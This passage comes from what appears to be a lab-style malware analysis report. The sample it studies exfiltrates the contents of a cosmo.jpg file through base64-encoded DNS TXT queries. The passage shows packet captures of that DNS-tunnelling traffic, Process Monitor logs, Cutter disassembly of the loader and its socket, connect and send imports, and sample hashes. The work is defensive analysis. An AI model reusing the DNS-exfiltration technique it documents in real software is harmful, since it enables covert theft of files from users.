2:58:2...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54098 -> www.in...	SUCCESS	Length: 142, seqn...
2:58:2...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54099 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:2...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54099 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:3...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54100 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:3...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54100 -> www.in...	SUCCESS	Length: 142, seqn...
2:58:3...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54101 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:3...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54101 -> www.in...	SUCCESS	Length: 142, seqn...
2:58:3...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54102 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:3...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54102 -> www.in...	SUCCESS	Length: 142, seqn...
2:58:3...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54103 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:3...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54103 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:4...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54104 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:4...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54104 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:4...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54105 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:4...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54105 -> www.in...	SUCCESS	Length: 142, seqn...
2:58:4...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54106 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:4...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54106 -> www.in...	SUCCESS	Length: 142, seqn...
2:58:5...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54107 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:5...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54107 -> www.in...	SUCCESS	Length: 142, seqn...
2:58:5...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54108 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:5...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54108 -> www.in...	SUCCESS	Length: 142, seqn...
2:58:5...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54109 -> www.in...	SUCCESS	Length: 109, seqn...
2:58:5...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54109 -> www.in...	SUCCESS	Length: 142, seqn...
2:59:0...	Malware.unknown...	1028	UDP Send	DESKTOP-PUAFCAM:54110 -> www.in...	SUCCESS	Length: 109, seqn...
2:59:0...	Malware.unknown...	1028	UDP Receive	DESKTOP-PUAFCAM:54110 -> www.in...	SUCCESS	Length: 142, seqn...



2776 2043.801888	10.0.0.4	10.0.0.3	DNS	184 Standard query response 0x1738 TXT _KsoINjc40TpDREVGROhJ51NUVVZXWflayYR1ZmdoapizdhV2d3hSeoKDH1WgH4.cosmosfurbootsemporium.local
2777 2046.817098	10.0.0.3	10.0.0.4	DNS	151 Standard query response 0xcb9f TXT _J1jpkt1Jw15i2mpkjpkImp61ppkxztLw2t1SuzLDrvXGx8jytlT3JXW19jZ.cosmosfurbootsemporium.local
2778 2046.817098	10.0.0.4	10.0.0.3	DNS	184 Standard query response 0xcb9f TXT _J1jpkt1Jw15i2mpkjpkImp61ppkxztLw2t1SuzLDrvXGx8jytlT3JXW19jZ.cosmosfurbootsemporium.local
2779 2049.825539	10.0.0.3	10.0.0.4	DNS	151 Standard query response 0x2e62 TXT 2uJ50xw5_jp6vLz9PX29_35_v.b4EAAQEBQEAgEBAgICAgIDBANDAWtEBg.cosmosfurbootsemporium.local
2780 2049.833052	10.0.0.4	10.0.0.3	DNS	184 Standard query response 0x2e62 No such name TXT _2uJ50xw5_jp6vLz9PX29_35_v.b4EAAQEBQEAgEBAgICAgIDBANDAWtEBg.cosmosfurbootsemporium.local
2781 2052.859182	10.0.0.3	10.0.0.4	DNS	151 Standard query response 0xeef7 TXT QEBAAQEBgcGBgYGbgYHbwCbwHBwgTCagTCakTCoKjCwslCwslLcwsLC_w4EBM.cosmosfurbootsemporium.local
2784 2052.864925	10.0.0.4	10.0.0.3	DNS	151 Standard query response 0xeef7 No such name TXT QEBAAQEBgcGBgYGbgYHbwCbwHBwgTCagTCakTCoKjCwslCwslLcwsLC_w4EBM.cosmosfurbootsemporium.local
2785 2055.72227	10.0.0.3	10.0.0.4	DNS	151 Standard query response 0xc482 TXT AgICAgMDbNMDRgsBggLcwsLcwsLcwsLcwsLC_w4EBM.cosmosfurbootsemporium.local
2786 2055.878938	10.0.0.4	10.0.0.3	DNS	184 Standard query response 0xc482 TXT AgICAgMDbNMDRgsBggLcwsLcwsLcwsLcwsLC_w4EBM.cosmosfurbootsemporium.local
2787 2058.886627	10.0.0.3	10.0.0.4	DNS	151 Standard query response 0x620d TXT sLcwsLcwsLcwsLcwsLcwsLcwsLcwsLcwsLcwsLC_w4EBM.cosmosfurbootsemporium.local
2790 2058.895343	10.0.0.4	10.0.0.3	DNS	151 Standard query response 0x620d No such name TXT sLcwsLcwsLcwsLcwsLcwsLcwsLcwsLcwsLcwsLC_w4EBM.cosmosfurbootsemporium.local
2791 2061.919894	10.0.0.3	10.0.0.4	DNS	0x97e7 TXT GYNvxcoan8qU75aGzmljwK-ZXwpxxividq2V/d004q0sGhK7g1t0j2mcnMS.cosmosfurbootsemporium.local
2792 2061.928035	10.0.0.4	10.0.0.3	DNS	184 Standard query response 0x97e7 TXT GYNvxcoan8qU75aGzmljwK-ZXwpxxividq2V/d004q0sGhK7g1t0j2mcnMS.cosmosfurbootsemporium.local
2793 2064.934133	10.0.0.3	10.0.0.4	DNS	151 Standard query response 0xe031 TXT -Uze5w0UmzRfdTrOyyIKYCrYbk6VhigkjZXPzdpuAj2m04z0Ia6vzukELC.cosmosfurbootsemporium.local
2794 2064.937381	10.0.0.4	10.0.0.3	DNS	151 Standard query response 0xe031 No such name TXT -Uze5w0UmzRfdTrOyyIKYCrYbk6VhigkjZXPzdpuAj2m04z0Ia6vzukELC.cosmosfurbootsemporium.local
2795 2067.951056	10.0.0.3	10.0.0.4	DNS	151 Standard query response 0xc09f TXT RyAxr1puYI0uNNNKjCR_LmbAhpqAS1kUhlzmkPLJ2sNuak0FwFbiopoDA4cn.cosmosfurbootsemporium.local
2796 2067.956282	10.0.0.4	10.0.0.3	DNS	151 Standard query response 0xc09f No such name TXT RyAxr1puYI0uNNNKjCR_LmbAhpqAS1kUhlzmkPLJ2sNuak0FwFbiopoDA4cn.cosmosfurbootsemporium.local
2797 2070.966225	10.0.0.3	10.0.0.4	DNS	151 Standard query response 0x620d TXT NACTWjz8x154FGeaw3T1Dz1kP5xdTuFAETmUvM0YAppet58kIz3pk4dw0B.cosmosfurbootsemporium.local
2798 2070.967289	10.0.0.4	10.0.0.3	DNS	184 Standard query response 0xcc9a TXT NACTWjz8x154FGeaw3T1Dz1kP5xdTuFAETmUvM0YAppet58kIz3pk4dw0B.cosmosfurbootsemporium.local
2799 2073.969692	10.0.0.3	10.0.0.4	DNS	151 Standard query response 0x7901 TXT TYootzQqaAtir18jVjEqcnvUIaIEz1yb9p9ar0u60tM0e0H5gaJnkUzlU0hahxy.cosmosfurbootsemporium.local
2800 2074.969748	10.0.0.4	10.0.0.3	DNS	184 Standard query response 0x7901 TXT TYootzQqaAtir18jVjEqcnvUIaIEz1yb9p9ar0u60tM0e0H5gaJnkUzlU0hahxy.cosmosfurbootsemporium.local
2801 2077.104215	10.0.0.3	10.0.0.4	DNS	151 Standard query response 0x49f7 TXT 4nyg5pRLGzMargimxVZGkFA_pLJAGfzny3vRL56LgpPpU80WMD4FSNZuCTo.cosmosfurbootsemporium.local
2802 2077.920162	10.0.0.4	10.0.0.3	DNS	151 Standard query response 0x49f7 No such name TXT 4nyg5pRLGzMargimxVZGkFA_pLJAGfzny3vRL56LgpPpU80WMD4FSNZuCTo.cosmosfurbootsemporium.local
2803 2080.928306	10.0.0.3	10.0.0.4	DNS	151 Standard query response 0x1ffd TXT 3a0AVfNF5ltpPvcwgSGWNSAuwHP1qr9gtuAw_SgQMaCeaneoYox3cnInA.cosmosfurbootsemporium.local
2804 2080.934445	10.0.0.4	10.0.0.3	DNS	151 Standard query response 0x1ffd No such name TXT 3a0AVfNF5ltpPvcwgSGWNSAuwHP1qr9gtuAw_SgQMaCeaneoYox3cnInA.cosmosfurbootsemporium.local
.....				

Frame 2776: 184 bytes of wire (1472 bits), 184 bytes captured (1472 bits) on interface \Device\NPF_{0DBB094CC-77C8-4325-AE87-8C0120F0CC2B}, id 0

Ethernet II, Src: PCSystemtec_a4:ds:15 (08:00:27:a4:d5:15), Dst: PCSystemtec_03:ba:c0 (08:00:27:03:ba:c0)

Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3

User Datagram Protocol, Src Port: 53, Dst Port: 54051

Domain Name System (response)

- Transaction ID: 0x738
- Flags: 0x8500 Standard query response, No error
- Questions: 1
- Answer RRs: 1
- Authority RRs: 0
- Additional RRs: 0
- Querries
 - KsoINjc40TpDREVGROhJ51NUVVZXWflayYR1ZmdoapizdhV2d3hSeoKDH1WgH4.cosmosfurbootsemporium.local: type TXT, class IN
 - Name: KsoINjc40TpDREVGROhJ51NUVVZXWflayYR1ZmdoapizdhV2d3hSeoKDH1WgH4.cosmosfurbootsemporium.local
 - [Name Length: 91]
 - [Label Count: 3]
 - Type: TXT (16) (Text strings)
 - Class: IN (0x0001)
- Answers
 - [Request_Tid: 42751]
 - [Time: 0.006883006 seconds]

Then, I checked what happens if the file name is totally different.

I used the name "cosmoCat as an example, and as seen from the screenshot below, we got the same error we were seeing before that the file has not been found.

A screenshot of the Process Monitor application. At the top, it says 'Process Monitor - Sysinternals: www.sysinternals.com'. Below that is a toolbar with various icons for file operations. The main window shows a table with columns: Time, Process Name, PID, Operation, Path, Result, and Detail. A specific row is highlighted in green, showing the details: Time is '2:38:4...', Process Name is 'Malware.unknown...', PID is '4788', Operation is 'CreateFile', Path is 'C:\Users\Malianalis\Desktop\cosmo.jpg', Result is 'NAME NOT FOUND', and Detail is 'Desired Access: G...'. To the left of the main window, there is a thumbnail preview of a black cat and the text 'cosmoCat.jpg'.

Based on these indicators, we can assume that the malware has few terms in which it launches its further actions. If the file is changed by its capital letters, the malware execution process will work as intended. But if the file will change its name to a totally different one, or either be deleted before the query has been made, the next steps of the malware processes will stop, and the malware will not launch its further exfiltration process.

In our next step of analysis, we are going to investigate the malware program at the assembly level and try to find more details regarding the malware logical flow and maybe to reveal other hidden stuffs the malware is doing while running.



Advanced Static Analysis

In this section we will try to dive deeper into the malware internal processes.

As we approach into this section, we are going to use "Cutter" as our advanced static analysis tool. opening the main page of the program, we get the details of the sample, some of which are already known to us from the first stages of analysis.

The screenshot shows the 'OVERVIEW' tab of the Cutter interface. It includes sections for 'Info', 'Hashes', 'Analysis info', and 'Libraries'.

Info:

File:	C:\Users\Malianalis\Desktop\Malware.e...	FD:	3	Architecture:	x86
Format:	pe	Base addr:	0x00400000	Machine:	i386
Bits:	32	Virtual addr:	True	OS:	windows
Class:	PE32	Canary:	False	Subsystem:	Windows GUI
Mode:	r-x	Crypto:	False	Stripped:	True
Size:	121 kB	NX bit:	False	Relocs:	True
Type:	EXEC (Executable file)	PIC:	False	Endianness:	LE
Language:	c	Static:	False	Compiled:	Sat Jan 29 09:39:03 2022 UTC-8
		Retro:	N/A	Compiler:	N/A

Hashes:

MD5:	812a7c7eb9d7a4332b9e166aa09284d7
SHA1:	ec0d565afe635c2c7863b2a05df8a49c58b703a3
SHA256:	81a10784ae60a58a969e858c9c4a2ae0d4ebe46e9bd6776992461c062f70099d
CRC32:	85060a72
ENTROPY:	6.402418

Analysis info:

Functions:	555
X-Refs:	7622
Calls:	6901
Strings:	454
Symbols:	73
Imports:	73
Analysis coverage:	94727 bytes
Code size:	106496 bytes
Coverage percent:	88.9489%

Libraries:

- kernel32.dll
- msvcrt.dll
- user32.dll

From there, we will move forward to the "main" function, because this is the actual place in which the malware detonates its malicious program.

In our case scenario, although some details are available to us, there is not much to be said regarding what we see so far, except the known pattern in which the function works, finally result in a call to unknown function named "fcn.00419440".

```
int main(int argc, char **argv, char **envp);
; var int32_t var_1ch @ stack - 0x1c
; var int32_t var_18h @ stack - 0x18
; var int32_t var_14h @ stack - 0x14
; var int32_t var_ch @ stack - 0xc
; arg char **argv @ stack + 0x4
0x0041aaa0    lea    ecx, [argv]
0x0041aaa4    and    esp, -16
0x0041aaa7    push   dword [ecx - 4]
0x0041aaaa    push   ebp
0x0041aaab    mov    ebp, esp
0x0041aaad    push   ecx
0x0041aaae    sub    esp, 20
0x0041aab1    call   fcn.00419440 ; fcn.00419440
0x0041aab6    mov    eax, dword section..data ; 0x41b000
0x0041aabb    mov    dword [var_1ch], 0
0x0041aac3    mov    dword [var_14h], eax
0x0041aac7    mov    eax, dword [0x422318]
0x0041aacc    mov    dword [var_18h], eax
0x0041aad0    mov    eax, dword [0x42231c]
0x0041aad5    mov    dword [esp], eax
0x0041aad8    call   fcn.00419128 ; fcn.00419128
0x0041aadd    mov    ecx, dword [var_ch]
0x0041aae0    sub    esp, 0x10
0x0041aae3    leave 
0x0041aae4    lea    esp, [ecx - 4]
0x0041aae7    ret
0x0041aae8    nop
0x0041aae9    nop
0x0041aaea    nop
0x0041aaeb    nop
0x0041aaec    nop
0x0041aaed    nop
0x0041aaee    nop
0x0041aaef    nop
0x0041aaaf0   jmp   0x401500
0x0041aaaf5   nop
0x0041aaaf6   nop
0x0041aaaf7   nop
0x0041aaaf8   nop
0x0041aaaf9   nop
0x0041aafa   nop
0x0041aafb   nop
0x0041aafc   nop
0x0041aafd   nop
0x0041aafe   nop
0x0041aaff   nop
```

Another thing that could be said regarding the "main" function is the fact it takes 3 arguments (int argc, char **argv, char **envp) and then pushes into the stack few variables, while one of them is the actual argument "char **argv".

```
int main(int argc, char **argv, char **envp);
; var int32_t var_1ch @ stack - 0x1c
; var int32_t var_18h @ stack - 0x18
; var int32_t var_14h @ stack - 0x14
; var int32_t var_ch @ stack - 0xc
; arg char **argv @ stack + 0x4
```

Moving on in this function, what could be a bit suspicious is the presence of "section..data" that is moved into the "eax". Also, the mentioned variables above. are being used in order to call another unknown function- "fcn.00419128".

0x0041aab6	mov eax, dword section..data	; 0x41b000
0x0041aabb	mov dword [var_1ch], 0	
0x0041aac3	mov dword [var_14h], eax	
0x0041aac7	mov eax, dword [0x422318]	
0x0041aacc	mov dword [var_18h], eax	
0x0041aad0	mov eax, dword [0x42231c]	
0x0041aad5	mov dword [esp], eax	
0x0041aad8	call fcn.00419128	; fcn.00419128

Let's review now the "inside" of the "section..data" instruction.

While we don't know for sure what its purpose we could say the following:

1. This instruction comes in a repetitive way- so we are dealing with an ongoing process.
2. It uses "-rw" (read & write permissions) to deal with the data, what could match the malware behavior when querying our "cosmo.jpeg" file: first reading its content, and then writing this content in a base64 form.

```

;-- section..data:
0x0041b000    or     al, byte [eax] ; [01] -rw- section size 4096 named .data
0x0041b002    add    byte [eax], al
0x0041b004    add    byte [eax], al
0x0041b006    add    byte [eax], al
0x0041b008    add    byte [eax], al
0x0041b00a    add    byte [eax], al
0x0041b00c    add    byte [eax], al
0x0041b00e    add    byte [eax], al
0x0041b010    add    byte [eax], al
0x0041b012    add    byte [eax], al
0x0041b014    add    byte [eax], al
0x0041b016    add    byte [eax], al
0x0041b018    add    byte [eax], al
0x0041b01a    add    byte [eax], al
0x0041b01c    add    byte [eax], al
0x0041b01e    add    byte [eax], al
;-- data.0041b020:
0x0041b020    add    al, 0
0x0041b022    add    byte [eax], al
0x0041b024    add    byte [eax], al
0x0041b026    add    byte [eax], al
0x0041b028    sbb   al, 2
0x0041b02a    add    byte [eax], al
0x0041b02c    add    byte [eax], al
0x0041b02e    add    byte [eax], al
0x0041b030    add    byte [eax], al
0x0041b032    add    byte [eax], al
0x0041b034    add    byte [eax], al
0x0041b036    add    byte [eax], al
0x0041b038    add    byte [eax], al
0x0041b03a    add    byte [eax], al
0x0041b03c    add    byte [eax], al
0x0041b03e    add    byte [eax], al
;-- data.0041b040:
0x0041b040    bnd   jge 0x41b079
0x0041b043    mov   ch, 0xac ; 172
0x0041b045    retf
0x0041b046    iretd
0x0041b047    adc   dword [ebp + 0x5f8000ca], edx
0x0041b04d    dec   eax
0x0041b04e    mov   eax, dword [0x367df192]
;-- data.0041b050:
0x0041b050    int1
0x0041b051    jge 0x41b089
0x0041b053    mov   ch, 0xac ; 172
0x0041b055    retf

```

From there, the next step I did is to move through the code subroutines and found out one subroutine that calls "fwrite" function. as seen from the screenshot below, this subroutine uses the msrvct.dll library that deals with I/O string manipulation, memory allocation and more. this information adds another layer of knowledge for us since we know the strings of "cosmo.jpeg" are being used in order to exfiltrate the data from the file.

```
size_t sub.msvcrt.dll_fwrite(const void *ptr, size_t size, size_t nitems, FILE *stream);
```

Looking at the subroutine parameters, we can see other few indicators such as "size_t size"- that refers to a size of data to be written, "size_t nt items" that mentions the number of data to be written, and finally the "FILE *stream" parameter, that represent an abstracted form to a sequence of bytes associated with a file.

So all in all, we may suspect that this subroutine is part of how the exfiltration process looks like from the point of view of the program.

In our next step, we will move into the "Strings" section in "Cutter", to look for other important details.

When looking into the "Strings" section, I tried to find any suspicious strings that may be related to remote connectivity.

In the basic static analysis phase, we become aware of a few suspicious ones, so now it's the time to examine some of them. I first started with a string named "socket".

Address	String
0x0041cc1b	socket

Moving to the place in memory this string is invoked, I can see it invoked under different name: "data.0041cc1b", and not by its formal name, probably in order to evade detection.

```
0x0040b439    mov    ecx, dword [0x420508]
0x0040b43f    mov    edx, data.0041cc1b ; 0x41cc1b
0x0040b444    mov    dword [0x42b140], eax
0x0040b449    call   fcn.00406161 ; fcn.00406161
```

Also, just after this string is invoked, another string comes by: "str.closesocket", what may be related to the same evasion technique.

```
0x0040b44e    mov    ecx, dword [0x420508]
0x0040b454    mov    edx, str.closesocket ; 0x41cc22
0x0040b459    mov    dword [0x42b13c], eax
0x0040b45e    call   fcn.00406161 ; fcn.00406161
```



Moving on with this, I managed to find another suspicious string: "connect".

Checking upon the place it invoked in memory retrieve not only the string itself, but also another interesting strings such as "str.FindFirstFileW", "str.FindClose", "str.send". These strings confirm what we found out in the early stages of analysis: The Malware first search the file, and when it finds that file, and internet connection is active, it sends its data immediately to a remote server.


```
0x0040b4a8    mov     edx, str.connect ; 0x41cc50
0x0040b4ad    mov     dword [0x42b144], eax
0x0040b4b2    call    fcn.00406161 ; fcn.00406161
0x0040b4b7    mov     ecx, dword [0x420504]
0x0040b4bd    mov     edx, str.FindFirstFileW ; 0x41cc58
0x0040b4c2    mov     dword [0x42b14c], eax
0x0040b4c7    call    fcn.00406161 ; fcn.00406161
0x0040b4cc    mov     ecx, dword [0x420504]
0x0040b4d2    mov     edx, str.FindClose ; 0x41cc67
0x0040b4d7    mov     dword [0x42b114], eax
0x0040b4dc    call    fcn.00406161 ; fcn.00406161
0x0040b4e1    mov     ecx, dword [0x420508]
0x0040b4e7    mov     edx, str.send ; 0x41cc71
0x0040b4ec    mov     dword [0x42b11c], eax
0x0040b4f1    call    fcn.00406161 ; fcn.00406161
```

Finally, it seems like that all of these strings comes from a "parent" function process named "fcn.0040b3aa", that is responsible for handling both errors and successful execution processes.

As seen from the screenshot below, there are two points of "jne" (Jump not equal) instructions, that checks the test results of the "test" instruction, and based on these results acts in two different manners.

If the values stored on the "eax" will not be equal to each other (ZF Set to 0), the malware will keep running its execution process as intended.

On the contrary, if the "eax" values will be equal to each other (ZF Set to 1) the jump will not be taken, and we'll move to some other place in memory to handle failure execution scenario.





Examining what could have happened if the jump is not taken is shown here: strings such as "str.could_not_load", and "GetLastError" API call are invoked, giving us a clue of what could happen.

```
[0x0040b3c3]
0x0040b3c3    mov     ecx, data.0041cd50 ; 0x41cd50
0x0040b3c8    call    fcn.00405fb4 ; fcn.00405fb4

[0x00405fb4]
fcn.00405fb4();
; var uint32_t var_870h @ stack - 0x870
; var int32_t var_86ch @ stack - 0x86c
; var uint32_t var_868h @ stack - 0x868
; var int32_t var_85ch @ stack - 0x85c
; var int32_t var_84ch @ stack - 0x84c
; var LPCSTR lpText @ stack - 0x428
; var LPCSTR lpCaption @ stack - 0x424
; var UINT uType @ stack - 0x420
; var DWORD var_418h @ stack - 0x418
; var int32_t var_414h @ stack - 0x414
; var uint32_t var_410h @ stack - 0x410
; var int32_t var_404h @ stack - 0x404
; var int32_t var_3f4h @ stack - 0x3f4
0x00405fb4    push    ebp
0x00405fb5    mov     ebp, esp
0x00405fb7    push    edi
0x00405fb8    push    esi
0x00405fb9    push    ebx
0x00405fba    sub    esp, 0x41c
0x00405fc0    mov     dword [var_410h], ecx
0x00405fc6    mov     ebx, dword data.0041b08c ; 0x41b08c
0x00405fcc    mov     dword [esp], 2
0x00405fd3    call    ebx
0x00405fd5    mov     edx, str.could_not_load; 0x41c470
0x00405fda    call    fcn.00403189 ; fcn.00403189
0x00405fdf    mov     eax, dword [var_410h]
0x00405fe5    call    fcn.00403175 ; fcn.00403175
0x00405fea    mov     dword [esp], 2
0x00405ff1    mov     dword [var_414h], eax
0x00405ff7    call    ebx
0x00405ff9    mov     edx, dword [var_414h]
0x00405fff    call    fcn.00403189 ; fcn.00403189
0x00406004    call    dword [GetLastError]; 0x42c194 ; DWORD GetLastError(void)
0x0040600a    mov     dword [var_418h], eax
0x00406010    cmp     eax, 0xc1 ; 193
0x00406015    jne    0x40602a
```

As seen before, in case the program works as expected, we can see strings such as "str.connect", "str.FindFirstFileW", "Str.FindClose", and "str.send" are invoked, what matches our previous assumptions regarding the malware actions on our targeted file.

```

[0x0040b3ff]
0x0040b3ff    mov     ecx, dword [0x420504]
0x0040b405    mov     edx, str.FormatMessageW ; 0x41cbf5
0x0040b40a    call    fcn.00406161 ; fcn.00406161
0x0040b40f    mov     ecx, dword [0x420504]
0x0040b415    mov     edx, str.LocalFree ; 0x41cc04
0x0040b41a    mov     dword [0x42b154], eax
0x0040b41f    call    fcn.00406161 ; fcn.00406161
0x0040b424    mov     ecx, dword [0x420504]
0x0040b42a    mov     edx, str.GetLastError ; 0x41cc0e
0x0040b42f    mov     dword [0x42b138], eax
0x0040b434    call    fcn.00406161 ; fcn.00406161
0x0040b439    mov     ecx, dword [0x420508]
0x0040b43f    mov     edx, data.0041cc1b ; 0x41cc1b
0x0040b444    mov     dword [0x42b140], eax
0x0040b449    call    fcn.00406161 ; fcn.00406161
0x0040b44e    mov     ecx, dword [0x420508]
0x0040b454    mov     edx, str.closesocket ; 0x41cc22
0x0040b459    mov     dword [0x42b13c], eax
0x0040b45e    call    fcn.00406161 ; fcn.00406161
0x0040b463    mov     ecx, dword [0x420508]
0x0040b469    mov     edx, str.WSAIoctl ; 0x41cc2e
0x0040b46e    mov     dword [0x42b104], eax
0x0040b473    call    fcn.00406161 ; fcn.00406161
0x0040b478    mov     ecx, dword [0x420508]
0x0040b47e    mov     edx, str.getaddrinfo ; 0x41cc37
0x0040b483    mov     dword [0x42b150], eax
0x0040b488    call    fcn.00406161 ; fcn.00406161
0x0040b48d    mov     ecx, dword [0x420508]
0x0040b493    mov     edx, str.freeaddrinfo ; 0x41cc43
0x0040b498    mov     dword [0x42b120], eax
0x0040b49d    call    fcn.00406161 ; fcn.00406161
0x0040b4a2    mov     ecx, dword [0x420508]
0x0040b4a8    mov     edx, str.connect ; 0x41cc50
0x0040b4ad    mov     dword [0x42b144], eax
0x0040b4b2    call    fcn.00406161 ; fcn.00406161
0x0040b4b7    mov     ecx, dword [0x420504]
0x0040b4bd    mov     edx, str.FindFirstFileW ; 0x41cc58
0x0040b4c2    mov     dword [0x42b14c], eax
0x0040b4c7    call    fcn.00406161 ; fcn.00406161
0x0040b4cc    mov     ecx, dword [0x420504]
0x0040b4d2    mov     edx, str.FindClose ; 0x41cc67
0x0040b4d7    mov     dword [0x42b114], eax
0x0040b4dc    call    fcn.00406161 ; fcn.00406161
0x0040b4e1    mov     ecx, dword [0x420508]
0x0040b4e7    mov     edx, str.send ; 0x41cc71

```

Lastly, we found out the place in memory in which the "str.dnsclient.nim" is being called, followed by another call to "str.sendQuery", suggesting that it could be the place in which the malware queries our first domain: "hxxp://hey.youup.local".

```
0x00411fe6      mov     dword [var_f0h], 0x31 ; '1' ; 49 ; int32_t arg_ch
0x00411fee      mov     edx, str.TimeoutError ; 0x41dc80
0x00411ff3      mov     ecx, ebx
0x00411ff5      mov     dword [var_f4h], str.dnsclient.nim ; 0x41dc8d ; const char *arg_8h
0x00411ffd      mov     dword [esp], str.sendQuery ; 0x41dc9b ; int32_t arg_4h
0x00412004      call    fcn.004057e9 ; fcn.004057e9
```

So to summarize this stage of analysis, we found out great deal of information regarding the preparation of the malware before execution, and also regarding what could happen in a case of a failure. Finally, we became aware of the kind of process that the malware takes when everything works as expected.

In the next section of analysis, we'll open up a debugger to look if what we found in the advanced static analysis phase matches the overflow of the program.

Advanced Dynamic Analysis

In the start of this section, we will leave for a bit our assembly investigation, and go back to some more basic information regarding the malware.

What we already know at this time is that in ideal situation, from the attacker point of view, the malware will successfully exfiltrate the data from our compromised file to the data exfiltration domain. While we know this is what actually being done, we are still not sure how this process has exactly took place, and how the attacker had gained those privileges to take these actions over the compromised endpoint.

To investigate that, I ran the file again, and at this time, I opened up "Systeminformer" (also known as "Process Hacker") to have another view of the malware processes actions.

System Informer [DESKTOP-PUAFCAM\Malianalis]						
		System View Tools Users Help		Processes Services Network Disk Firewall Devices		
Name	PID	17....	1.88 kB/s	732.09 ...	Private b...	User name
spoolsv.exe	1832			4.93 MB		Spooler SubSystem App
svchost.exe	1988			1.81 MB		Host Process for Windows Ser...
svchost.exe	2032			1.69 MB		Host Process for Windows Ser...
svchost.exe	1608			12.15 MB		Host Process for Windows Ser...
wlms.exe	2112			720 kB		Windows License Monitoring ...
svchost.exe	2184			3.6 MB		Host Process for Windows Ser...
svchost.exe	1684			8.76 MB	DESKTOP-P...\\Malianalis	Host Process for Windows Ser...
svchost.exe	3220	0.02		3.98 MB	DESKTOP-P...\\Malianalis	Host Process for Windows Ser...
svchost.exe	3620			1.93 MB		Host Process for Windows Ser...
SearchIndexer.exe	3372			21.12 MB		Microsoft Windows Search In...
SecurityHealthServic...	4604			3.71 MB		Windows Security Health Serv...
svchost.exe	4216			1.52 MB	DESKTOP-P...\\Malianalis	Host Process for Windows Ser...
SgrmBroker.exe	4256			3.19 MB		System Guard Runtime Monit...
svchost.exe	4812			2.39 MB		Host Process for Windows Ser...
svchost.exe	5100			4.02 MB		Host Process for Windows Ser...
sppsvc.exe	5004			5.68 MB		Microsoft Software Protection...
svchost.exe	5220			1.61 MB		Host Process for Windows Ser...
GoogleUpdate.exe	1240	0.27		4.54 MB		Google Installer
lsass.exe	612			5.68 MB		Local Security Authority Proce...
fontdrvhost.exe	724			1.25 MB		Usermode Font Driver Host
winlogon.exe	536			2.42 MB		Windows Logon Application
